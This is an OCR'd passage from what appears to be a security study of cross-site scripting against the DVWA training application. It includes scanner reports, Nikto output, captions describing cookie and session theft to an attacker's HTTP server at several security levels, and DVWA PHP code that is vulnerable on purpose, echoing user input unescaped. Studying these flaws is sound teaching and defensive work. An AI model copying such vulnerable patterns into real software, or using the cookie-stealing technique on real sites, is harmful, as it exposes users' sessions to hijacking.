




Figure 3: *Different levels of DVWA Security. As we can see, there are four levels of security: low, medium, high and impossible.*



4(a)



4 (b)



4 (c)

Figure 4: *OWASP Zap and PTK. (a) scanning DVWA with OWASP Zap (left) and Report generated for XSS attack (right). (b) shows demonstration of using OWASP PTK extension on Mozilla Firefox and its option to scan for vulnerabilities in real-time, and (d) shows the report generated after the scanning. We can see in (c: right) the report showing details of the scan along with the proof of applying a payload.*




Figure 5: *Report generated by XSpear for scanning DVWA. We can observe that five issues were found after scanning.*




Figure 6: *Report generated by PwnXSS for scanning DVWA. We can observe that it found a possible vulnerable point for XSS.*


```
---------------------------------------------------------------------------
+ Target IP:          127.0.0.0
+ Target Hostname:    127.0.0.0
+ Target Port:        80
+ Start Time:         2023-04-05 17:00:06 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.55 (Debian)
+ /DVWA/vulnerabilities/xss_d/: The anti-clickjacking X-Frame-Options header is not present. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /DVWA/vulnerabilities/xss_d/: The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-
scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /DVWA/vulnerabilities/xss_d/help/: Directory indexing found.
+ /DVWA/vulnerabilities/xss_d/help/: Help directory should not be accessible.
+ /DVWA/vulnerabilities/xss_d/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via
certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /DVWA/vulnerabilities/xss_d/source/: Directory indexing found.
+ 8047 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2023-04-05 17:00:26 (GMT-4) (20 seconds)
---------------------------------------------------------------------------
```

Figure 7: *Report generated by Nikto for scanning DVWA. Vulnerabilities include issues with accessing the help directory, possible weaknesses in the PHP code itself, and missing headers which could prevent anti-clickjacking.*


3. Results of XSS attack

Figure 8: *A demonstration of Python http server*

a. Reflected-based attack




9 (a)



9 (b)


Figure 9: *A demonstration of the hijacking of the session ID and Cookies of the user via* ***Reflected XSS*** *attack. We breached the low (b: left) and medium (b: right) security of DVWA. Here the information is displayed using the* `alert()` *function (a).*




10 (a)

10 (b)

10 (c)




10 (d)




10 (e)

Figure 10: *A demonstration of the hijacking of the session ID and Cookies of the user via* ***Reflected XSS*** *attack (b). Here the information is displayed using the* `window.location` *(a) to redirect the information towards the attacker's side. Also, we showed how the information is captured in the Python http server for the low (c), medium (d) and high (e) security of DVWA.*


b. Stored-based attack



11 (a)




11 (b)




11 (c)

Figure 11: *A demonstration of the hijacking of the session ID and Cookies of the user via* ***Stored XSS*** *attack. We breached the low (b: left) and medium (b: right) security of DVWA. Here the information is displayed using the* `alert()` *function (a). Also, (c) show demonstration of modifying maximum allowed length of input text for "name" field.*




12 (a)


12 (b)



12 (c)




12 (d)




12 (e)

Figure 12: *A demonstration of the hijacking of the session ID and Cookies of the user via* ***Stored XSS*** *attack (b). Here the information is displayed using the* `window.location` *(a) to redirect the information towards the attacker's side. Also, we showed how the information is captured in the Python http server for the low (c), medium (d) and high (e) security of DVWA.*


c. DOM-based attack



13 (a)



13 (b)



13 (c)

Figure 13: *(a) The low security attack using the* ***DOM Based*** *Cross Site Scripting. The command alert script is located in the browser, resulting in the pop-up on the user's screen. (b) The medium security attack using the DOM Based Cross Site Scripting. The command image script is located in the browser, resulting in the malfunctioning broken image next to the dropdown menu on the screen. The error message displayed is the attacker's own function, resulting in the gathering of the user's cookie. (c) The high security attack using the DOM Based Cross Site Scripting. The command alert script is located in the browser, and runs using a '#' that fragments the URL, enabling the site to run the script despite security methods which otherwise prevent the attacks in the low and medium security levels.*

4. Source Codes

Code-1: DVWA source code for Reflected attack.

```
<?php
header ("X-XSS-Protection: 0");
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}?>
```

Code-2: DVWA source code for Stored attack.

```
<?php
      if( isset( $_POST[ 'btnSign' ] ) ) {
          // Get input
          $message = trim( $_POST[ 'mtxMessage' ] );
          $name    = trim( $_POST[ 'txtName' ] );

// Sanitize message input
          $message = stripslashes( $message );
          $message = ((isset($GLOBALS["___mysqli_ston"]) &&
      is_object($GLOBALS["___mysqli_ston"])) ?
      mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) :
      ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call!
      This code does not work.", E_USER_ERROR)) ? "" : ""));

// Sanitize name input
          $name = ((isset($GLOBALS["___mysqli_ston"]) &&
      is_object($GLOBALS["___mysqli_ston"])) ?
      mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) :
      ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call!
      This code does not work.", E_USER_ERROR)) ? "" : ""));

// Update database
          $query  = "INSERT INTO guestbook ( comment, name ) VALUES (
      '$message', '$name' );";
          $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die(
      '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ?
      mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res =
      mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

//mysql_close();
      }?>
```

Code-3: DVWA source code for DOM-based attack.

```
<?php
# No protections, anything goes?>
```

The entire DVWA source code for different security levels can be found here:
https://github.com/digininja/DVWA/tree/master/vulnerabilities